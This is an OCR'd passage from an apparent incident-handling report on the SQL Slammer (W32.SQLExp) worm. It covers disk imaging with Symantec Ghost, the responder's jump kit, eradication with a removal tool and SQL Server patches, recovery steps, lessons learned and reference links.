



2. Click **Next**.
3. Select the network driver for the make and model of the network card installed on the client computer. If the correct driver isn't in the list, add the driver.
4. Click Next.
5. Select one of the following: Use PC-DOS: Include PC-DOS on the boot disk. Or Use MS-DOS: Include MS-DOS on the boot disk. I used the first option.
6. Do the following: Click **Symantec Ghost** to create a boot package for the client that loads Symantec Ghost.
7. Click **Next**.
8. Click **The IP settings will be statically defined** and complete the fields below this option.
9. Click **Next**.
10. Accept the default values.
11. Click Next.
12. And a review of the selected options will appear.

Creating the image file of the affected system:

To create an image file, we must first start a GhostCast session from the GhostCast Server. Once you create a session on the server, join the GhostCast session from the source computer and booting the system with the boot disk generated in the last section.

All this must be performed using a Hub or switch from the incident handling jump kit to ensure the affected machine is isolated.





Tools used (jump kit) :

- 1 Laptop IBM model T22 30 Gig HD , 256MB memory, Intel 100 Integrated network LAN , Dual boot with Windows 2000 Professional SP2 , and RedHat Linux 7.2 using TCPDump, NESSUS and NMAP . Also this laptop has Vmware Workstation 3.2.0 application with virtual machines RedHat Linux 7.2 and Solaris 8 for Intel. Also has applications running on Windows environment like Office 2000 , Symantec Antivirus Corporate Edition 7.61,Symantec Ghost 7.5 , Symantec PC Anywhere and CommView.
- Trusted binaries media packs like OS ,apps, utilities and Microsoft TechNet
- 1 3COM Hub 10/100 10 ports .

- 1 3COM Switch 10/100 10 ports.
- 2 crossover RJ45 cable.
- 2 RJ45 cable.
- 1 External CD burner.
- Media packs like Floppies ,writeable CD's and tapes.
- 1 Pack of Ziploc bags.
- 1 Notebook and one pen .
- 1 Masking tape.

Eradication

Once we had stopped the traffic generated by the worm , identified the affected system and re-enforced our perimeter protection , eradication was quite straightforward.

1. For all users that use Microsoft Data Engine (MSDE 2000) software updates deployed, and users were made aware of the threat and to prevent further propagation.
2. As mentioned we recommend that people immediately firewall SQL service ports at all of their gateways (border router,PIX , branch offices routers and Symantec Enterprise Firewall cluster.
3. Vulnerability scanners such as the Nessus was used to identify weakness in the "SuperStore" network, specially looking for SQL Servers 2000 with not patches for the application. The screen shots of Nessus in action are showed in the following pages ; Nessus founded servers running with the specific Microsoft SQL Server 2000 vulnerability explained in this assignment.
4. Once identified the vulnerable servers these were disconnected from the network and then executed on each Microsoft SQL Server 2000 the W32.SQLExp.Worm removal tool obtained from the Symantec Security Response team page. http:// securityresponse.symantec.com/ avcenter/venc/data/w32.sqlexp.worm.removal.tool.html . When the tool is run , it: a) Determines whether the vulnerable DLL exists on the computer, by first searching the registry, and then all the local hard disks for ssnetlib.dll, thus ensuring that the tool works:

   - With the affected versions of both Microsoft SQL Server 2000 and Microsoft Desktop Engine 2000.
   - On the systems that have multiple instances of the vulnerable software installed on them, with potentially different patch levels.

   b) Locates the worm thread in the sqlserver.exe process and puts it to sleep.


c) Displays a message prompting you to make sure that the Microsoft patch is installed. The patch is available from Microsoft Security Bulletin MS02-061. (If you have no service pack installed for Microsoft SQL Server 2000 or Microsoft Desktop Engine 2000, the vulnerable version of ssnetlib.dll is 8.00.194. If you have Service Pack 1 for the affected products installed, the vulnerable version of the DLL is 8.00.382. If you have Service Pack 2 for the affected products installed, the vulnerable version of the DLL is 8.00.534. Neither version 8.00.636 nor 8.00.679 of this DLL is affected by this vulnerability.)


The following picture shows when the tool finds the worm in memory:

5. Performing a reboot of the affected SQL Server was sufficient to clear the problem, in this instance , the SQL worm was merely memory-resident. Also we installed in all the vulnerable Servers the Microsoft SQL Server 2000 Service Pack 3 .The original patches are available at:
    a. Microsoft SQL Server 7.0 http://support.microsoft.com/default.aspx?scid=kb;en-us;Q327068&sd=tech
    b. Microsoft SQL Server 2000 http://support.microsoft.com/default.aspx?scid=kb;en-us;Q316333&sd=tech

In this incident from my point of view the cause of the incident was the fact having unpatched versions of SQL Server 2000 and the action combined of the ingress UDP traffic to port 1434 in routers and firewall devices.

Screen shots of Nessus in action:





Recovery

In general IT best practices demand that a compromised system have its hard drive reformatted, and that the OS , applications and data be re-installed from the last “known good” backup. This is perfect valid advice for W32.SQLExp.Worm, and the most conservative and secure recommendation. However as we have seen ,disassembly of the W32.SQLExp.Worm reveals that the worm makes no changes to the Windows Registry of a newly infected victim, nor does it copy itself to disk.

After the eradication process was implemented we took some steps for the recovery of the “SuperStore” normal operation:

a. Ensure border router and firewalls were able for blocking all the UDP packets. Using commands like show acces-list 110 and in the case of the firewalls monitoring their log files looking for the dropped packets.
b. Once we secured the perimeter access , reconnect the patched servers to the network was the next step.
c. Several vulnerability assessments network based (Nessus)were performed , trying to find any possible hole that we could be skipped.

d. Recommendation from the security vendor we installed at the main switch a network Intrusion detection system (Symantec Manhunt) for hardening purpose. With this solution we can monitor any suspicious traffic because Manhunt is an IDS with anomaly protocol detection engine. In addition that kind of technology could help the company detecting future attacks.
e. Also host intrusion detection systems were recommended.
f. Monitor of the whole "SuperStore" operation was made for several people involved in the incident handling process.

Lessons learned

If an incident is based on poor policy, and unless the policy is changed, then one is doomed to repeat the past. Once a site has recovered from and incident, site policy and procedures should be reviewed to encompass changes to prevent similar incidents. Even without an incident, it would be prudent to review policies and procedures on a regular basis. Reviews are imperative due to today's changing computing environments.
After an incident, it is prudent to write a report describing the exact sequence of events: the method of discovery, correction procedure, monitoring procedure, and a summary of lesson learned. This will aid in the clear understanding of the problem. Creating a formal chronology of events (including time stamps) is also important for legal reasons.
A follow-up report is valuable for many reasons. It provides a reference to be used in case of other similar incidents. It is also important to, as quickly as possible obtain a monetary estimate of the amount of damage the incident caused. This estimate should include costs associated with any loss of software and files (especially the value of proprietary data that may have been disclosed), hardware damage, and manpower costs to restore altered files, reconfigure affected systems, and so forth. This estimate may become the basis for subsequent prosecution activity. The report can also help justify an organization's computer security effort to management.

In summary what we did learn from this?

- ✓ Improve procedures and policies
- ✓ Vulnerability assessments
- ✓ Audit logs
- ✓ Awareness for employees
- ✓ Risk analysis should be developed regular basis.
- ✓ An investigation and prosecution of the individuals who caused the incident should commence, if it is deemed desirable

References:

W32.SQLExp.Worm (Symantec)
http://sarc.com/avcenter/venc/data/w32.sqlexp.worm.html

Microsoft SQL Sapphire Worm Analysis (eEye)
http://www.eeye.com/html/Research/Flash/AL20030125.html

CA-2003-04: MS-SQL Server Worm (CERT C/C)
http://www.cert.org/advisories/CA-2003-04.html

Deep Shight Threat Management System
http://tms.securityfocus.com

CVE CAN-2002-0649
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2002-0649

CERT Advisory CA-2003-04 MS-SQL Server Worm
http://www.cert.org/advisories/CA-2003-04.html

Alerts Services Deep Sight
https://alerts.symantec.com/ep/alerts-users/index.epl

Microsoft Security Bulletin MS02-039
http://www.microsoft.com/technet/security/bulletin/MS02-039.asp

Kaspersky Labs
http://www.kaspersky.com

Cisco Security Advisory: Microsoft SQL Server 2000
http://www.cisco.com/warp/public/707/cisco-sa-20030126-ms02-061.shtml

Microsoft SQL Server 2000 Resolution Service Heap Overflow Vulnerability
http://online.securityfocus.com/bid/5310

Microsoft SQL Server 2000 Resolution Service Stack Overflow Vulnerability
http://online.securityfocus.com/bid/5311

Microsoft Patch Q323875_SQL2000_SP2_en
http://download.microsoft.com/download/SQLSVR2000/Patch/Q323875/W98NT42KMeXP/EN-US/Q323875_SQL2000_SP2_en.EXE

Securing SQL Server 2000
http://www.microsoft.com/sql/techinfo/administration/2000/security/securingsqlserver.asp

eEye Digital Security
http://www.eeye.com/html/Research/Flash/AL20030125.html

SearchSecurity
http://searchsecurity.techtarget.com/originalContent/0,289142,sid14_gci876690,00.html